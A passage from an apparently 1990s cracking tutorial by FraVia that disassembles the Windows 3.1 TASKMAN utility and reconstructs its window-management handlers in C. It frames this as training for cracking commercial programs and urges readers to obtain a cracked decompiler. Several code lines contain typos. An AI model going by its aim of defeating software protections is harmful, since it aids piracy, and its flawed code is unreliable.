1.0346 6A00         push  0000
1.0348 9AFF0000     call  USER.CASCADECHILDWINDOWS
1.034D EB2F         jmp  037E

ON_TILE:
1.034F >57          push  di
1.0350 6A10         push  0010
1.0352 9AFF0000     call  USER.GETKEYSTATE
1.0357 3D0080     cmp   ax, 8000
1.035A 7205         jb   0361
1.035C B80100     mov   ax, 0001 ;1= MDITILE_HORIZONTAL
1.035F EB02         jmp  0363

1.0361 >2BC0       sub   ax, ax           ;0= MDITILE_VERTICAL

1.0363 >50          push  ax
1.0364 9AFF0000     call  USER.TILECHILDWINDOWS
1.0369 EB13         jmp  037E
```

Yes, it makes a lot of sense: We have found that the "Cascade" option in Tile manager, after switching through the usual bunch of switch/case loops, finally ends up calling an undocumented Windows API function: CascadeChildWindows()... similarly, the "Tile" routine ends up calling TileChildWindow().

One thing screams for attention in the disassembled listing of ON_TILE: the call to GetKeyState().

As an example of the kind of information you should be able to gather for each of these functions, if you are serious about cracking, I'll give you now here, in extenso, the definition from H. Schildt's "General purpose API functions", Osborne's Windows Programming Series, Vol. 2, 1994 edition (I found both this valuable book and its

companion: volume 3: "Special purpose API functions", in a second hand shop, in february 1996, costing the equivalent of a pizza and a beer!). Besides this function is also at times important for our cracking purposes, and represents therefore a good choice. Here the description from pag.385:

```
void GetKeyState(int iVirKey)
```

Use GetKeyState() to determine the up, down or toggled status of the specified virtual key. iVirKey identifies the virtual key. To return the status of a standard alphanumeric character in the range A-Z, a-z or 0-9, iVirKey must be set equal to its ANSI ASCII value. All other key must use their related virtual key codes. The function returns a value indicating the status of the selected key. If the high-order bit of the byte entry is 1, the virtual key is pressed (down); otherwise it is up. If you examine a byte emlement's low-order bit and find it to be 1, the virtual key has been toggled. A low-order bit of 0 indicates that the key is untoggled.

Under Windows NT/Win32, this function returns type SHORT.

Usage:

If your application needs to distinguish wich ALT, CTRL, or SHIFT key (left or right) has been pressed, iVirKey can be set equal to one of the following:

```
VK_LMENU      VK_RMENU
VK_LCONTROL   VK_RCONTROL
VK_LSHIFT     VK_RSHIFT
```

Setting iVirKey equal to VK_MENU, VK_CONTROL or VK_SHIFT instructs GetKeyState() to ignore left and right, and only to report back the status of teh virtual key category. This

ability to distinguish among virtual-key states is only available with GetKeyState() and the related functions listed below.

The following fragment obtains the state of the SHIFT key:

```
if(GetKeyState(VK_SHIFT) {
    ...
}
```


Related Functions:

```
GetAsyncKeyState(), GetKeyboardState(), MapVirtualKey(),  
SetKeyboardState()
```

Ok, let's go on... so we have in our code a "funny" call to `GetKeyState()`. Because the Windows User's Guide says nothing about holding down a "state" (shift/ctrl/alt) key while selecting a button, this sounds like another undocumented "goodie" hidden inside TASKMAN.

Indeed, if you try it out on the 3.1 Taskman, you'll see that clicking on the Tile button arranges all the windows on the desktop side by side, but if you hold down the SHIFT key while clicking on the Tile button, the windows are arranged in a stacked formation.

To summarize, when the 3.1. Taskman Tile button is selected, the code that runs in response looks like this:

```
Tile:  
    ShowWindow(hWndDlg, SW_HIDE);        // hide TASKMAN  
    hDesktopWnd = GetDesktopWindow();  
    if (GetKeyState(VK_SHIFT) == 0x8000)  
        TileChildWindows(hDesktopWnd, MDITILE_HORIZONTAL);  
    else  
        TileChildWindows(hDesktopWnd, MDITILE_VERTICAL);
```

Similarly, the CASCADE option in 3.1. TASKMAN runs the following code:

```
Cascade:  
    ShowWindow(hWndDlg, SW_HIDE);        // hide TASKMAN  
    CascadeChildWindows(GetDesktopWindow(), 0);
```

We can then proceed through each TASKMAN option like this, rendering the assembly language listing into more concise C.

The first field to examine in TASKMAN is the Task List itself: how is the "Task List" Listbox filled with the names of each running application?

What the List box clearly shows is a title bar for each visible top level window, and the title bar is undoubtedly supplied with a call to `GetWindowText()`... a function that obtains a copy of the specified window handle's title.

But how does TASKMAN enumerate all the top-level Windows? Taskman exports `TASKMANDLGPROC`, but does not export any enumeration procedure.

Most of the time Windows programs iterate through all existing windows by calling EnumWindows(). Usually they pass to this function a pointer to an application-supplied enumeration function, which therefore MUST be exported. This callback function must have following prototype:

```
BOOL CALLBACK EnumThreadCB(HWND hWnd, LPARAM lParam)
```

Of course, the name a programmer chooses for such an exported function is arbitrary. hWnd will receive the handle of each thread-associated window. lParam receives lParamData, a 32-bit user-defined value. This exported function must return non-zero to receive the next enumerated thread-based window, or zero to stop the process.

But here we DO NOT have something like TASKMANENUMPROC in the list of exported functions... what's going on? Well... for a start TASKMAN IS NOT calling EnumWindows()... Taskman uses a GetWindow() loop to fill the "Task List" list box, study following C muster, sipping a good cocktail and comparing it with the disassembled code you have printed:

```
Task List:
listbox = GetDlgItem(hWndDlg, IDD_TASKLIST);
hwnd = GetWindow(hWndDlg, GW_HWNDFIRST);
while (hwnd)
{   if ((hwnd != hWndDlg) &&    //excludes self from list
    IsWindowVisible(hwnd) &&

        GetWindow(hwnd, GW_OWNER))
    {   char buf[0x50];
        GetWindowText(hwnd, buf, 0x50); // get titlebar
        SendMessage(listbox, LB_SETITEMDATA,
            SendMessage(listbox, LB_ADDSTRING, 0, buf),
            hwnd);          // store hwnd as data to go
    }                       // with the titlebar string
    hwnd = GetWindow(hwnd, GW_HWNDNEXT);
}
SendMessage(lb, LB_SETCURSEL, 0, 0); // select first item
```

The "End Task" option in Taskman just sends a WM_CLOSE message to the selected window, but only if it's not a DOS box. TASKMAN uses the undocumented IsWinOldApTask() function, in combination with the documented GetWindowTask() function, to determine if a given HWND corresponds to a DOS box:

```
End Task:
```

```

...          // boring details omitted
if(IsWinOldApTask(GetWindowTask(hwndTarget)))
    MaybeSwitchToSelecetedWindow(hwndTarget);

if(IsWindow(hwndTarget) &&
    (! (GetWindowLong(hwndTarget, GWL_5STYLE) & WS_DISABLED))
{
    PostMessage(hwndTarget, WM_CLOSE, 0, 0);
}

```

The "Arrange Icons" option simply runs the documented `ARrangeIconicWindows()` function:

```

Arrange Icons:
    Showwindow(hwndDlg, SW_HIDE);
    ArrangeIconicWindows(GetDesktopWindow());

```

The "Switch To" option in TASKMAN is also interesting. Like "Tile" and "Cascade", this too it's just a user-interface covering an undocumented Windows API function, in this case `SwitchToThisWindow()`.

Let's walk through the process of deciphering a COMPLETELY unlabelled Windows disassembly listing, that will be most of the time your starting situation when you crack, and let's turn it into a labelled C code.

By the way, there does exist an interesting school of research, that attempts to produce an "EXE_TO_C" automatical converter. The only cracked version of this program I am aware of is called E2C.EXE, is 198500 bytes long, has been developed in 1991 by "The Austin Code Works and Polyglot International" in Jerusalem (Scott Guthery: guthery@acw.com), and has been boldly brought to the cracking world by Mithrandir/AlPhA/MeRCeNarY. Try to get a copy of this tool... it can be rather interesting for our purposes ;-)

Here is the raw WCB disassembled code for a subroutine within TASKMAN, called from the `IDD_SWITCHTO` handling code in `TaskManDlgProc()`:

```

1.0010 >55          push    bp
1.0011 8BEC          mov     bp, sp
1.0013 57             push    di
1.0014 56             push    si
1.0015 FF7604         push   word ptr [bp+04]
1.0018 681A04         push   041A
1.001B FF7604         push   word ptr [bp+04]
1.001E 680904         push   0409
1.0021 6A00          push   0000
1.0023 6A00          push   0000

```

```

1.0025 6A00          push    0000
1.0027 9A32000000  call   USER.SENDMESSAGE
1.002C 50             push    ax
1.002D 6A00          push    0000
1.002F 6A00          push    0000
1.0031 9AEF010000  call   USER.SENDMESSAGE
1.0036 8BF8          mov     di, ax
1.0038 57             push    di
1.0039 9A4C000000  call   USER.ISWINDOW
1.003E 0BC0          or      ax, ax
1.0040 742A          je      006C
1.0042 57             push    di
1.0043 9AFF000000  call   USER.GETLASTACTIVEPOPUP
1.0048 8BF0          mov     si, ax
1.004A 56             push    si
1.004B 9AA4020000  call   USER.ISWINDOW
1.0050 0BC0          or      ax, ax
1.0052 7418          je      006C
1.0054 56             push    si
1.0055 6AF0          push    FFF0
1.0057 9ACD020000  call   USER.GETWINDOWLONG
1.005C F7C20008        test    dx, 0800
1.0060 750A          jne     006C
1.0062 56             push    si
1.0063 6A01          push    0001
1.0065 9AFF000000  call   USER.SWITCHTOTHISWINDOW
1.006A EB07             jmp     0073

1.006C >6A00          push    0000
1.006E 9ABC020000  call   USER.MESSAGEBEEP

1.0073 >5E             pop     si
1.0074 5F             pop     di
1.0075 8BE5          mov     sp, bp
1.0077 5D             pop     bp
1.0078 C20200          ret     0002

```

The RET 0002 at the end tells us that this is a near Pascal function that expects one WORD parameter, which appears as [bp+4] at the top of the code.

Because [bp+4] is being used as the first parameter to SendMessage(), it must be an HWND of some sort.

Here is the muster for SendMessage(): LRESULT SendMessage(HWND hWnd, UINT uMsg, WPARAM wParam, LPARAM lParam), where hWnd identifies the Window receiving the message, uMsg identifies the message being sent, wParam & lParam contain 16 bits and 32 bits of message-specific information.

Finally, we don't see anything being moved into AX or DX near the end

of the function, so it looks as if this function has no return value:

```
void near pascal some_func(HWND hwnd)
```

Let's look once more at it... the function starts off with two nested

calls to SendMessage (using the message numbers 41Ah and 409h). These

numbers are greater than 400h, they must therefore be WM_USER+XX values. Windows controls such as edit, list and combo boxes all use

WM_USER+XX notification codes.

The only appropriate control in TASKMAN is the list box, so we can just look at the list of LB_XXX codes in WINDOWS.H. 1Ah is 26 decimal,

therefore 41Ah is WM_USER+26, or LB_GETITEMDATA. Let's see what Osborne's "Special Purpose API functions" says about it (pag.752):

LB_GETITEMDATA

When sent: To return the value associated with a list-box item.

wParam: Contains the index to the item in question

lParam: Not used, must be 0

Returns: The 32-bit value associated with the item

Similarly, 409h is WM_USER+9, which in the case of a list box means

LB_GETCURSEL. We saw earlier that TASKMAN uses LB_SETITEMDATA to store

each window title's associated HWND. LB_GETITEMDATA will now retrieve

this hwnd:

```
hwnd = SendMessage(listbox, LB_GETITEMDATA,  
SendMessage(listbox, LB_GETCURSEL, 0, 0), 0);
```

Notice that now we are calling the parameter to some_func() a listbox,

and that the return value from LB_GETITEMDATA is an HWND.

How would we know it's an hwnd without our references? We can see the

LB_GETITEMDATA return value (in DI) immediately being passed to IsWindow() at line 1.0039:

```
; IsWindow(hwnd = SendMessage(...));  
1.0031 9AEF010000 call far ptr SENDMESSAGE  
1.0036 8BF8 mov di, ax  
1.0038 57 push di  
1.0039 9A4C000000 call far ptr ISWINDOW
```

Next, the hwnd is passed to GetLastActivePopup(), and the HWND that

GetLastActivePopup() returns is then checked with IsWindow()... IsWindow() returns non-zero if the specified hwnd is valid, and zero

if it is invalid:

```
    ; IsWindow(hwndPopup = GetLastActivePopup(hwnd));
1.0042  57          push    di
1.0043  9AFFFF0000 call    USER.GETLASTACTIVEPOPUP
1.0048  8BF0       mov     si, ax      ; save hwndPopup in SI
1.004A  56          push    si
1.004B  9AA4020000 call    USER.ISWINDOW
```

Next, hwndPopup (in SI) is passed to GetWindowLong(), to get
to informations about this window. Here is time to look at WINDOWS.H

figure out what 0FFF0h at line 1.055 and 800h at line 1.005C are
supposed to mean:

```
    ; GetWindowLong(hwndPopup, GWL_STYLE) & WS_DISABLED
1.0054  56          push    si          ;hwndPopup
1.0055  6AF0       push    GWL_5STYLE ;0FFF0h = -16
1.0057  9ACD020000 call    USER.GETWINDOWLONG
1.005C  F7C20008   test   dx, 0800    ;DX:AX= 800:0=
WS_DISABLED
```

Finally, as the whole point of this exercise, assuming this
checked

window passes all its tests, its last active popup is switched to:

```
    ; SwitchToRhisWindow(hwndPopup, TRUE)
1.0062  56          push    si          ;hwndPopup

1.0063  6A01       push    0001
1.0065  9AFFFF0000 call    USER.SWITCHTOTHISWINDOW
```

It's here that all possible questions START: SwitchToThisWindow is
not

documented... therefore we do not know the purpose of its second
parameter, apparently a BOOL. We cannot even tell why
SwitchToThisWindow() is being used... when SetActiveWindow(),
SetFocus() or BringWindowToTop() might do the trick. And why is

the

last active popup and not the window switched to?

But let's resume for now our unearthed mysterious function, that
will

switch to the window selected in the Task List if the window meets
all

the function's many preconditions:

```
void MaybeSwitchToSelectedWindow(HWND listbox)
{
    HWND hwnd, hwndPopup;
    // first figure out wich window was selected in the Task List
    if (IsWindow(hwnd = SendMessage(listbox, LB_GETITEMDATA,
        SendMessage(listbox, LB_GETCURSEL, 0, 0), 0)))
    {
        if (IsWindow(hwndPopup = GetLastActivePopup(hwnd)))
        {
            if (!(GetWindowLong(hwndPopup, GWL_STYLE) & WS_DISABLED))
```

```
        {
            SwitchToThisWindow(hwndPopup, TRUE);
            return;
        }
    }
    MessageBeep(0);          //Still here... error!
}
```

Now we have a good idea of what TASKMAN does (it sure took a long time to understand those 3K bytes of code!). In the next lessons we'll use what we have learned to crack together some common Windows programs.
(->lesson 3)

FraVia